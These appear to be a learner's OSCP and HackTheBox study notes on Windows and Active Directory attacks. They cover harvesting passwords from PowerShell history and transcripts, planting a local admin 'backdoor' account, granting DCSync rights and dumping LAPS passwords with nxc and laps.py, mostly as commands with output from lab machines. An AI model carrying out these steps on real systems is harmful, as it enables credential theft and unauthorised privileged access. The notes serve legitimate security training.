`"HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\*" | select displayname`
  - Used for **32-bit** application

Listing 15 shows that apart from standard Windows applications, the [FileZilla](#) FTP client, [KeePass](#) password manager, [7-Zip](#), and [XAMPP](#) are installed on CLIENTWK220.

As discussed in the Module "Locating Public Exploits", we could search for public exploits for the identified applications after we finish the situational awareness process. We could also leverage password attacks to retrieve the master password of the password manager to potentially obtain other passwords, enabling us to log on as a privileged user.

However, the listed applications from Listing 15 may not be complete. For example, this could be due to an incomplete or flawed installation process. Therefore, we should always check 32-bit and 64-bit **Program Files** directories located in C:\. Additionally, we should review the contents of the **Downloads** directory of our user to find more potential programs.

While it is important to create a list of installed applications on the target system, it is equally important to identify which of them are currently running. For this, we'll review the running processes of the system with [Get-Process](#).

| PS C:\Users\dave> Get-Process |        |        |       |        |      |    |             |
|-------------------------------|--------|--------|-------|--------|------|----|-------------|
| Get-Process                   |        |        |       |        |      |    |             |
| Handles                       | NPM(K) | PM(K)  | WS(K) | CPU(s) | Id   | SI | ProcessName |
| 58                            | 13     | 528    | 1088  | 0.00   | 2064 | 0  | access      |
| ...                           |        |        |       |        |      |    |             |
| 369                           | 32     | 9548   | 31320 |        | 2632 | 0  | filezilla   |
| ...                           |        |        |       |        |      |    |             |
| 188                           | 29     | 9596   | 19716 |        | 3340 | 0  | httpd       |
| 486                           | 49     | 16528  | 23060 |        | 4316 | 0  | httpd       |
| ...                           |        |        |       |        |      |    |             |
| 205                           | 17     | 210736 | 29228 |        | 3508 | 0  | mysqld      |
| ...                           |        |        |       |        |      |    |             |
| 982                           | 32     | 83696  | 13780 | 0.59   | 2836 | 0  | powershell  |
| 587                           | 28     | 65628  | 73752 |        | 9756 | 0  | powershell  |
| ...                           |        |        |       |        |      |    |             |
| ...                           |        |        |       |        |      |    |             |

*Listing 16 - Running processes on CLIENTWK220*

Listing 16 shows a shortened list of all running processes on CLIENTWK220. It contains our bind shell with ID 2064 and the PowerShell session we started for the enumeration process with ID 9756.

When we review the netstat output of Listing 14 again, we can confirm that the process ID 3508 belongs to *mysqld* and ID 4316 to Apache displayed as *httpd*.

Due to the information we obtained previously by listing the installed applications, we can infer that both Apache and MySQL were started through XAMPP.

We gathered quite a lot of information with the previous commands. Let's briefly summarize what we found out about the target system:

The system is a 64-bit Windows 11 Pro Build 22621 with an active web server on ports 80 and 443, MySQL server on port 3306, our bind shell on port 4444, and an active RDP connection on port 3389 from 192.168.48.3. Additionally, we found out that KeePass Password Manager, 7Zip, and XAMPP are installed on the target system.

The information we gathered on users and groups as well as the target system provide a good overview of the machine. In the next section, we'll search for sensitive information on the target system and interpret it based on the information gathered in the situational awareness process.

---

## Powershell Log Enumeration

Always check BOTH and not just one:

- `(Get-PSReadlineOption).HistorySavePath`
- `C:\Users\<USER>\appdata\roaming\microsoft\windows\PowerShell\PSReadLine`
  - In the OSCP-C .153, I ran the first one and it gave me a non-existent log file. But then I ran the second one, and it showed me 2 useful logs that gave me admin password for the next AD machine

Helpful to see Powershell History

First, if you are in a compromised user, then run this to look at previous commands they ran:

- `Get-History`

We had practice looking at powershell logs in Relia Challenge Lab on machine 172.16.xxx.21's SMB server

- PS C:\Users\Administrator> \$spass = ConvertTo-SecureString "vau!XCKjNQBv2\$" -AsPlaintext -Force
- PS C:\Users\Administrator> \$cred = New-Object System.Management.Automation.PSCredential("RELIA\Administrator", \$spass)

This was the Domain Administrator's login!

## Automated Powershell Log Enumeration

Using Winpeas, look at the "PowerShell Settings" section

```
***** PowerShell Settings *****
PowerShell v2 Version: 2.0
PowerShell v5 Version: 5.1.19041.1
PowerShell Core Version:
Transcription Settings:
Module Logging Settings:
Scriptblock Logging Settings:
PS history file: C:\Users\sam\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
PS history size: 2768
```

- Looking at the "Powershell History File" can reveal a lot of important stuff, as shown in the [Sams PG Play](#)

```
*****
Transcript started, output file is C:\Users\Public\Transcripts\transcript01.txt
PS C:\Users\dave> $password = ConvertTo-SecureString "qwertywertqwert123!!" -AsPlainText -Force
PS C:\Users\dave> $cred = New-Object System.Management.Automation.PSCredential("daveadmin", $password)
PS C:\Users\dave> Enter-PSSession -ComputerName CLIENTWK220 -Credential $cred
PS C:\Users\dave> Stop-Transcript
```

- If you see a transcript like this (from the OSCP Module 17.1.3 video), then just copy and paste the first three commands in order to login as that user. Or you can login via evil-winrm since you have username and password
- And sidenote: notice how the password has ends in !!. If you want to login to evil-winrm, you have to escape the !!, like \\!. UNLESS YOU USE SINGLE QUOTES
  - "qwertywertqwert123\\!\\!"

## Manual Powershell Log Enumeration

From OSCP (17.1.4. Information Goldmine PowerShell) (Module 17 Windows Privilege Escalation)

With default settings, Windows only logs a small amount of information on PowerShell usage, which is not sufficient for enterprise environments. Therefore, we'll often find PowerShell logging mechanisms enabled on Windows clients and servers. Two important logging mechanisms for PowerShell are [PowerShell Transcription](#) and [PowerShell Script Block Logging](#).

Transcription is often referred to as "over-the-shoulder-transcription", because, when enabled, the logged information is equal to what a person would obtain from looking over the shoulder of a user entering commands in PowerShell. The information is stored in *transcript files*, which are often saved in the home directories of users, a central directory for all users of a machine, or a network share collecting the files from all configured machines.

Script Block Logging records commands and blocks of script code as events while executing. This results in a much broader logging of information because it records the full content of code and commands as they are executed. This means such an event also contains the original representation of encoded code or commands.

Both mechanisms are quite powerful and have become increasingly common in enterprise environments. However, while they are great from the defensive perspective, they often contain valuable information for attackers.

In this example, we'll demonstrate how we can retrieve information recorded by PowerShell with the help of enabled logging mechanisms and the PowerShell history. We'll again connect on port 4444 to the bind shell running as the user *dave* and launch PowerShell.

For the purpose of this demonstration, we'll assume that the files containing sensitive information from the previous section don't exist.

Before we check if Script Block Logging or PowerShell Transcription is enabled, we should always check the PowerShell history of a user. We can use the [Get-History](#) Cmdlet to obtain a list of commands executed in the past.

```
PS C:\Users\dave> Get-History  
Get-History
```

*Listing 26 - Empty result from Get-History*

The output indicates that no PowerShell commands were issued so far.

At this point, we have to explore how PowerShell's history works. Most Administrators use the [Clear-History](#) command to clear the PowerShell history. But this Cmdlet is only clearing PowerShell's own history, which can be retrieved with *Get-History*. Starting with PowerShell v5,

v5.1, and v7, a module named [\*PSReadline\*](#) is included, which is used for line-editing and command history functionality.

Interestingly, Clear-History does not clear the command history recorded by PSReadline. Therefore, we can check if the user in our example misunderstood the Clear-History Cmdlet to clear all traces of previous commands.

To retrieve the history from PSReadline, we can use **Get-PSReadlineOption** to obtain information from the PSReadline module. We put it in parentheses and add **HistorySavePath** prepended with a dot. This syntax allows us to get only one option from all available options of the module.

```
PS C:\Users\dave> (Get-PSReadlineOption).HistorySavePath
(Get-PSReadlineOption).HistorySavePath
C:
\Users\dave\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history
.txt
```

- (Get-PSReadlineOption).HistorySavePath

Listing 27 shows us the path of the history file from PSReadline. Let's display the contents of the file.

```

PS C:\Users\dave> type C:
\Users\dave\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history
.txt
...
$PSVersionTable
Register-SecretVault -Name pwmanager -ModuleName SecretManagement.keepass -
VaultParameters $VaultParams
Set-Secret -Name "Server02 Admin PW" -Secret "paperEarMonitor33@"
-Vault pwmanager
cd C:\
ls
cd C:\xampp
ls
type passwords.txt
Clear-History
Start-Transcript -Path "C:\Users\Public\Transcripts\transcript01.txt"
Enter-PSSession -ComputerName CLIENTWK220 -Credential $cred
exit
Stop-Transcript

```

*Listing 28 - Empty result from Get-History*

- Register-SecretVault -Name pwmanager -ModuleName SecretManagement.keepass -VaultParameters \$VaultParams
- Set-Secret -Name "Server02 Admin PW" -Secret "paperEarMonitor33@" -Vault pwmanager
- Clear-History
- Start-Transcript -Path "C:\Users\Public\Transcripts\transcript01.txt"
- Enter-PSSession -ComputerName CLIENTWK220 -Credential \$cred

The output contains various highly interesting commands for us.

First, *dave* executed *Register-SecretVault* with the module *SecretManagement.keepass*, which implies that the user created a new password manager database for KeePass. In the next line, *dave* used *Set-Secret* to create a secret, or entry, in the password manager with the name *Server02 Admin PW* and password *paperEarMonitor33@*. As the name suggests, these are probably credentials for another system. However, we should attempt to leverage this password for any user, service, or login on *CLIENTWK220* as it may be reused by the user. For now, we'll note the password for later and continue analyzing the history.

Next, the output shows that *dave* used *Clear-History* believing that the history is cleared after executing the Cmdlet.

Finally, *dave* used *Start-Transcript* to start a PowerShell Transcription. This command contains the path where the transcript file is stored. Before we examine it, let's also analyze the next line.

The user executed [Enter-PSSession](#) with the hostname of the local machine as argument for `-ComputerName` and a [PSCredential](#) object named `$cred` containing the username and password for `-Credential`. The commands to create the PSCredential object are not included in the history file and therefore we don't know which user and password were used for [Enter-PSSession](#).

[PowerShell Remoting](#) by default uses WinRM for Cmdlets such as Enter-PSSession. Therefore, a user needs to be in the local group *Windows Management Users* to be a valid user for these Cmdlets. However, instead of WinRM, [SSH](#) can also be used for [PowerShell remoting](#).

Let's analyze the transcript file in `C:\Users\Public\Transcripts\transcript01.txt` and check if we can shed more light on the user and password in use. Since the PowerShell Transcription started before Enter-PSSession was entered, it may contain the plain-text credential information used to create the PSCredential object stored in the variable `$cred`.

```
PS C:\Users\dave> type C:\Users\Public\Transcripts\transcript01.txt
type C:\Users\Public\Transcripts\transcript01.txt
*****
Windows PowerShell transcript start
Start time: 20220623081143
Username: CLIENTWK220\dave
RunAs User: CLIENTWK220\dave
Configuration Name:
Machine: CLIENTWK220 (Microsoft Windows NT 10.0.22000.0)
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Process ID: 10336
PSVersion: 5.1.22000.282
...
*****
Transcript started, output file is C:\Users\Public\Transcripts\transcript01.txt
PS C:\Users\dave> $password = ConvertTo-SecureString "qwertqwertqwert123!!" -
AsPlainText -Force
PS C:\Users\dave> $cred = New-Object
System.Management.Automation.PSCredential("daveadmin", $password)
PS C:\Users\dave> Enter-PSSession -ComputerName CLIENTWK220 -Credential $cred
PS C:\Users\dave> Stop-Transcript
*****
Windows PowerShell transcript end
End time: 20220623081221
*****
```

*Listing 29 - Contents of the transcript file*

- PS C:\Users\dave> \$password = ConvertTo-SecureString "qwertqwertqwert123!!"  
  -AsPlainText -Force
- PS C:\Users\dave> \$cred = New-Object  
  System.Management.Automation.PSCredential("daveadmin", \$password)
- PS C:\Users\dave> Enter-PSSession -ComputerName CLIENTWK220 -Credential \$cred

Listing 29 shows that the transcript file indeed contains the commands used to create the variable \$cred, which were missing in the history file.

To create the previously discussed PSCredential object, a user first needs to create a [SecureString](#) to store the password. Then, the user can create the PSCredential object with the username and the stored password. The resulting variable, containing the object, can be used as argument for -Credential in commands such as Enter-PSSession.

Let's copy the three highlighted commands and paste it into our bind shell.

```
PS C:\Users\dave> $password = ConvertTo-SecureString "qwertqwertqwert123!!" -AsPlainText -Force
$password = ConvertTo-SecureString "qwertqwertqwert123!!" -AsPlainText -Force

PS C:\Users\dave> $cred = New-Object
System.Management.Automation.PSCredential("daveadmin", $password)
$cred = New-Object System.Management.Automation.PSCredential("daveadmin", $password)

PS C:\Users\dave> Enter-PSSession -ComputerName CLIENTWK220 -Credential $cred
Enter-PSSession -ComputerName CLIENTWK220 -Credential $cred

[CLIENTWK220]: PS C:\Users\daveadmin\Documents> whoami
whoami
clientwk220\daveadmin
```

*Listing 30 - Using the commands from the transcript file to obtain a PowerShell session as daveadmin*

- \$password = ConvertTo-SecureString "qwertqwertqwert123!!" -AsPlainText -Force
- \$cred = New-Object System.Management.Automation.PSCredential("daveadmin", \$password)
- Enter-PSSession -ComputerName CLIENTWK220 -Credential \$cred

The output shows that we could use these three commands to start a PowerShell remoting session via WinRM on CLIENTWK220 as the user *daveadmin*. While whoami works, other commands do not.

Listing 31 shows that we received no output from the commands we entered. We should note that creating a PowerShell remoting session via WinRM in a bind shell like we used in this example can cause unexpected behavior.

To avoid any issues, let's use [evil-winrm](#) to connect to CLIENTWK220 via WinRM from our Kali machine instead. This tool provides various built-in functions for penetration testing such as pass the hash, in-memory loading, and file upload/download. However, we'll only use it to

connect to the target system via WinRM to avoid the issues we faced by creating a PowerShell remoting session in our bind shell as shown in Listing 31.

We enter the IP as argument for **-i**, the username for **-u**, and the password for **-p**. We need to escape both "!"s in the password.

```
evil-winrm -i 192.168.50.220 -u daveadmin -p "qwertqwertqwert123\!\!"
```

As Listing 32 shows, we can now execute commands without any issues. Great!

PowerShell artifacts such as the history file of PSReadline or transcript files are often a treasure trove of valuable information. We should never skip reviewing them, because most Administrators clear their history with Clear-History and therefore, the PSReadline history stays untouched for us to analyze.

Administrators can prevent PSReadline from recording commands by setting the **-HistorySaveStyle** option to *SaveNothing* with the [\*Set-PSReadlineOption\*](#) Cmdlet. Alternatively, they can clear the history file manually.

In this section, we explored PowerShell Transcriptions as powerful mechanisms to record commands and scripts in PowerShell. In addition, we discussed how and where PowerShell saves its history. We used this knowledge in an example to obtain a password for another system as well as the password for the administrative user *daveadmin*.

---

## PSReadLine

Here is how to find the history log file:

- [\*\*\(Get-PSReadlineOption\).HistorySavePath\*\*](#)
  - This will give you the file path to the Powershell (PS) history file

This attack vector was seen in the **Timelapse HTB**

There is more about PSReadLine in the [Powershell Log Enumeration](#) section

PSReadline is just the history of the powershell commands ran and the output. This is just something you can always check and you might find something useful

Go to:

- C:\Users\<YourUsername>\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost\_history.txt
  - Replace "YourUsername"
  - **If this doesn't work, run the command at the top of the section to find the file path since it might be stored somewhere different**

```
*Evil-WinRM* PS C:\Users\legacyy\APPDATA\roaming\microsoft\windows\powershell\psreadline> type ConsoleHost_history.txt
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLLc%KwaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit
```

- You can see from here that the password is underlined (the \$p variable is most likely password)
  - And the username is "svc\_deploy"
  - You can use this username and password into services like SMB and evil-winrm. You can use nxc to test connection before you actually connect
- 

## tcpdump

**tcpdump:** A powerful command-line packet analyzer. It lets you capture and inspect network traffic going through your network interfaces.

You can use tcpdump to capture and inspect network traffic going through your network interface, like if you want to see if you can ping yourself from another machine

**sudo tcpdump -i tun0 icmp -n**

- **-i tun0:**
  - -i specifies the interface to listen on.
  - tun0 is the name of a virtual network interface, often created when you're connected to a VPN or using a tunneling tool like OpenVPN or HackTheBox's VPN connection.

- **icmp:** This is a filter applied to only capture ICMP traffic.
    - ICMP (Internet Control Message Protocol) is used for diagnostics—like ping and traceroute. So this captures only ping packets (echo requests and replies) and related messages.
  - **-n:** Prevents name resolution.
    - Without this, tcpdump tries to resolve IP addresses to hostnames (which can slow things down and clutter output).
    - -n ensures IP addresses are shown in numeric form (e.g., 10.10.10.10 instead of somehost.com).
  - This command will allow you to see when someone pings you
- 

## /etc/hosts

**sudo nano /etc/hosts**

Domain Controller:

```
Nmap scan report for 10.129.198.235
Host is up (0.025s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
|_ftp-syst:
|_Syst: Windows_NT
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-04-27 09:54:37Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf      .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-04-27T09:54:41
|   start_date: N/A
|_smb2-security-mode:
|   3:1:1:
|     Message signing enabled and required
|_clock-skew: 7h00m00s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```



- Here our machine is a domain controller (DC, as seen in the "Service Info: Host:" section), and so we are given a domain in our namp (administrator.htb), so we put these two into our /etc/hosts
    - `sudo nano /etc/hosts`
    - `10.129.198.235 DC DC.administrator.htb administrator.htb`
      - DC is just the host name (which is the name of the machine we are in)
      - DC.administrator.htb is just a common format for a **FQDN**, the fully qualified domain name
        - An **FQDN** is the complete name of a host within a domain, and it includes both the hostname and the domain name.
      - administrator.htb is just the domain
- 

## Add existing user to Remote Desktop Users Group

If a user is part of the Remote Desktop Users Group (and they have RDP port open), then you can RDP into them.

This was taught in the [Nagoya](#) PG Practice, but unluckily for us, the Remote Desktop Users was not an existing group in this AD environment

- I looked back at this writeup and I don't see anything related to Remote Desktop Users, but the next section of my notes seems legit

Sometimes, a compromised account (you have their username and password), might not work in terms of evil-winrm (so you don't have total control over the user), so you can try adding them to the Remote Desktop Users Group in order to RDP into their machine

- `net rpc group members "Remote Desktop Users" -U "<username>%<password>" -S 192.168.206.21`

And then try RDP into their machine:

- `rdesktop 192.168.206.21 -u fiona.clark -p Summer2023`
  - or `xfreerdp3 /u:fiona.clark /p:Summer2023 /v:192.168.206.21 /cert:ignore /dynamic-resolution +clipboard`
-

# How to add user to Administrator group and RDP group (with privileged account)

This teaches us how to create and add a local user to Administrator group and Remote Desktop Users Group

In the [Nickel](#) PG Practice, we got command execution as a privileged account (SYSTEM), but in this [writeup](#), they tried making it execute a reverse shell but outbound traffic was not allowed. Although for different boxes, try doing a reverse shell like they did, and see if its works.

- And in the conclusion of the second writeup, they make it seem like it's possible to get reverse shell

So, what they did was add the compromised user to the Administrators group, as well as the Remote Desktop Users, so that we can get GUI access as well as full access to machine because of Admin privileges.

1. To create a user named **michael** with a password of **Dork123!**
  - a. `net user michael Dork123! /add`
2. To add to the administrator and RDP groups
  - a. `net localgroup Administrators michael /add`
  - b. `net localgroup 'Remote Desktop Users' michael /add`

Here is a better technique though:

1. `net user hacker Password123! /add`
2. `net localgroup Administrators hacker /add`
3. `net localgroup "Remote Desktop Users" hacker /add`
4. `net localgroup "Remote Management Users" hacker /add`

Evil-winrm:

```
nxc winrm 192.168.216.249 -u hacker -p 'Password123!' --local-auth
- This adds a local user to local admin so might need to add the --local-auth flag
evil-winrm -i 192.168.216.249 -u hacker -p 'Password123!'
```


RDP:

```
nxc rdp 192.168.216.249 -u hacker -p 'Password123!' --local-auth
- This adds a local user to local admin so might need to add the --local-auth flag
xfreerdp3 /v:192.168.216.249 /u:hacker /p:'Password123!' /cert:ignore /dynamic-resolution
/drive:test/home/kali +clipboard
```

**Here is the powershell version:**

1. Create Local User
  - a. `New-LocalUser -Name "hacker" -Password (ConvertTo-SecureString "Password123!" -AsPlainText -Force) -FullName "hacker account" -Description "Backdoor account"`
2. Add to local admin
  - a. `Add-LocalGroupMember -Group "Administrators" -Member "hacker"`
3. Add to RDP group
  - a. `Add-LocalGroupMember -Group "Remote Desktop Users" -Member "hacker"`
4. Add to winRM group
  - a. `Add-LocalGroupMember -Group "Remote Management Users" -Member "hacker"`

And the GUI part is important, since it's very reliable, and ALSO, in this case, they got an error when accessing proof.txt using the CMD, but when they opened it using the File Explorer GUI, they pressed the "continue" button on the GUI and it worked



---

## Finding out information about yourself

**whoami**

- Find your username

**whoami /priv**

- Find out what privileges you have

**whoami /groups**

- Find out what groups you are part of

**whoami /all**

- A lot of information
- 

## AD Essential Commands (ex. How to create user)

This is from [Powall's Checklist](#)

### Create Domain User

- `net user /domain /ADD tester password123`
  - **basic account creation**, simple, local, must already have rights.

### Add user to group

- `net group "Exchange Windows Permissions" /ADD "tester"`
  - Adds the tester account to the Exchange Windows Permissions group.

### Allow remote login (RDP)

- `net localgroup "Remote Desktop Users" /ADD "tester"`

### Allow WinRM

- `net localgroup /add "Remote Management Users" tester`

### Create Domain User with certain privileges

- `$SecPass = ConvertTo-SecureString 'password123' -AsPlainText -Force`
  - Creates a **secure password object** in PowerShell from plaintext.
  - Useful for running commands that need domain authentication.
- `$Cred = New-Object System.Management.Automation.PSCredential('htb.local\alan', $SecPass)`
  - Creates a PowerShell credential object for htb.local\alan with the given password.
- `Add-ObjectACL -PrincipalIdentity tester -Credential $Cred -Rights DCSync`
  - Uses PowerView (or a similar PowerShell script) to modify AD permissions
  - Grants the tester account DCSync rights (replication rights like Replicating Directory Changes).

- DCSync rights allow dumping NTLM hashes of domain users (including Domain Admins) without being a DC.
- This whole process creates user **htb.local\alan** with password **password123**
- Doesn't just "create" a user, it **manages permissions** and can give them **replication/DCsync rights**, which is much more powerful.

## Modify AD DNS records

- `git clone https://github.com/dirkjanm/krbrelayx`
- `python3 dnstool.py -u <domain>\<user> -p <password> --action add --record <record name> --data <IP> --type A <IP>`

---

## Fix time

- `sudo timedatectl set-ntp off`
- `sudo rdate -n <IP>`

## Finding out information about users

**Another way to find out about users is using OSCP-Scripts:**

- `enum-AD -i <DC-IP> -u <domain user> -p|-H <password|hash>`

**One way of finding all usernames is using SMB if you have access to it (explained [here](#)):**

- `nxc smb 10.10.10.10 -u 'guest' -p " --rid-brute`
- `nxc smb 10.10.10.10 -u 'guest' -p " --rid-brute | grep SidTypeUser`
  - **This second one just looks for the users**
- `nxc smb 10.10.10.10 -u 'guest' -p " --users`

**net user**

- Find all local users

### net user [username]

- Queries the **local** machine. Shows info about that user on the specific machine

### Get-LocalUser

- Get a list of all **local** users

### net user /domain

- This will output **all the users** in the **domain**
- If you get System error 5, that means you don't have enough privilege to view it

### net user /domain [username]

- Queries the domain controller. Shows information about the user in the AD environment
- Tells you what groups a specific user is part of

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> net user /domain svc_loanmgr
User name          svc_loanmgr
Full Name          L Manager
Comment
User's comment
Country/region code    000 (System Default)
Account active      Yes
Account expires     Never

Password last set   1/24/2020 4:48:31 PM
Password expires    Never
Password changeable 1/25/2020 4:48:31 PM
Password required   Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon          Never

Logon hours allowed All

Local Group Memberships    *Remote Management Use
Global Group memberships   *Domain Users
The command completed successfully.
```

- On the bottom you can see it's in the **Remote Management Use** group, and it's just a **Domain User**

**Backup users** usually have high privilege because they often have privileged access to files and system data, even if they are not full administrators.

---

# Finding out information about groups

## NT AUTHORITY\INTERACTIVE

- This is for EVERYONE who can get interactive login
- Your compromised user is almost always part of this group, since if they can evil-winrm or RDP (or more), then that counts as interactive login

## Commands

`net group /domain`

- Lists domain groups (not local) from the domain you're connected to.

`net group "Sales Department" /domain`

- Here we further enumerate the "Sales Department" group, and we can see the users in the group and more

`net localgroup` or `Get-LocalGroup`

- Lists all local groups on the current (local) machine.

`Get-LocalGroupMember [group_name]`

- Finding what users are part of the specific local group

`net localgroup 'Remote Desktop Users'`

- Check to see who can **RDP**

`net localgroup 'Remote Management Users'`

- Check to see who can **WINRM**

## Information about groups

**Backup groups** usually have high privilege because they often have privileged access to files and system data, even if they are not full administrators.

**Remote Desktop Users** have access to **RDP**

**Remote Management Users** have access to **WinRM**

Some important groups to look for:

- Administrators
  - Backup Operators
    - Usually have **SeBackupPrivilege** and **SeRestorePrivilege** rights.
  - Remote Desktop Users (for RDP)
- 

## Local/Global Group Memberships

From the **net user** command, we get information about the local and global groups that users are part of, and certain memberships can lead to privilege escalation

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> net user /domain svc_loanmgr
User name          svc_loanmgr
Full Name          L Manager
Comment
User's comment
Country/region code    000 (System Default)
Account active      Yes
Account expires     Never

Password last set   1/24/2020 4:48:31 PM
Password expires    Never
Password changeable 1/25/2020 4:48:31 PM
Password required    Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon          Never

Logon hours allowed All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Domain Users
The command completed successfully.
```

- On the bottom you can see it's in the **Remote Management Use** group, and it's just a **Domain User**. These are kind of useless

## LAPS\_ Readers

|                          |                             |
|--------------------------|-----------------------------|
| Workstations allowed     | All                         |
| Logon script             |                             |
| User profile             |                             |
| Home directory           |                             |
| Last logon               | 10/25/2021 12:25:53 PM      |
| Logon hours allowed      | All                         |
| Local Group Memberships  | *Remote Management Use      |
| Global Group memberships | *LAPS Readers *Domain Users |

- In the **TimeLapse HTB**, we see this user is part of the **LAPS\_ Readers** global group
- **LAPS** stands for **Local Administrator Password Solution**
  - It randomizes the local administrator password on all the machines so you can't o pass-the-hash type things
  - But it stores the password in AD
  - Only users in the LAPS\_ Readers group can read the password. So we can exploit this

## How to get Local Administrator Password using LAPS\_ Readers

The fastest way to do this is using **LDAP**:

- `nxc ldap <DC-IP> -u <User> -p <Password> -M laps`


|                   |                                                                                                                                    |
|-------------------|------------------------------------------------------------------------------------------------------------------------------------|
| \$(kali㉿kali)-[~] | \$ nxc ldap 10.10.11.152 -u svc_deploy -p 'E3R\$Q62^12p7PLlc%KwaxuaV' -M laps                                                      |
| SMB               | 10.10.11.152 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:False) |
| LDAP              | 10.10.11.152 389 DC01 [*] timelapse.htb\svc_deploy:E3R\$Q62^12p7PLlc%KwaxuaV                                                       |
| LAPS              | 10.10.11.152 389 DC01 [*] Getting LAPS Passwords                                                                                   |
| LAPS              | 10.10.11.152 389 DC01 Computer:DC01\$ User: Password:r7T-Bz%OFhI}MI7.1i7lN+,k                                                      |

From the **Timelapse HTB**, they ran this:

- `Get-ADComputer -Filter 'ObjectClass -eq "computer"' -Property *`
  - **Get-ADComputer**: Retrieves computer objects from Active Directory.
  - **-Filter 'ObjectClass -eq "computer"**: Filters results to include only AD objects where the object class is "computer".
  - **-Property \***: Retrieves all available properties, including custom ones like `ms-Mcs-AdmPwd` (used by LAPS).
- Then they did "CTRL + F" for "pwd" to find the property with the password
  - `ms-Mcs-AdmPwd` is the property

- They also checked "**PasswordLastSet**" to make sure the password was changed recently, confirming that the LAPS password is still valid and being changed constantly

**If you don't have command line access to the machine with LAPS\_ Readers access, but you still have credentials to the user, you can do this:**

1. Use **laps.py**
  - a. Download from <https://github.com/n00py/LAPSDumper/blob/main/laps.py>
  - b. It uses **LDAP** to query Active Directory for the ms-Mcs-AdmPwd
2. **python3 laps.py -u [username] -p "[password]" -d [domain]**
  - a. This should output the password

  - b.
    - i. DC01 is just the hostname of the machine (DC)
    - ii. Underlined is the actual password
    - iii. This is from Timelapse HTB
3. This works because the password is just in LDAP
  - a. laps.py uses LDAP to query Active Directory for the ms-Mcs-AdmPwd
  - b. When LAPS is installed, the local admin password for each machine is stored in AD, specifically in the computer object's ms-Mcs-AdmPwd attribute.
  - c. This attribute is just one of many **LDAP** fields associated with the computer object.
  - d. TLDR: **LDAP** is the protocol used to communicate with Active Directory. The LAPS password is stored as an attribute (ms-Mcs-AdmPwd) in AD, which you can read via LDAP — meaning you can extract it remotely using tools like laps.py without needing access to the actual machine.

### **How to use the Local Administrator password:**

1. Make sure that the username of the Administrator is "Administrator"
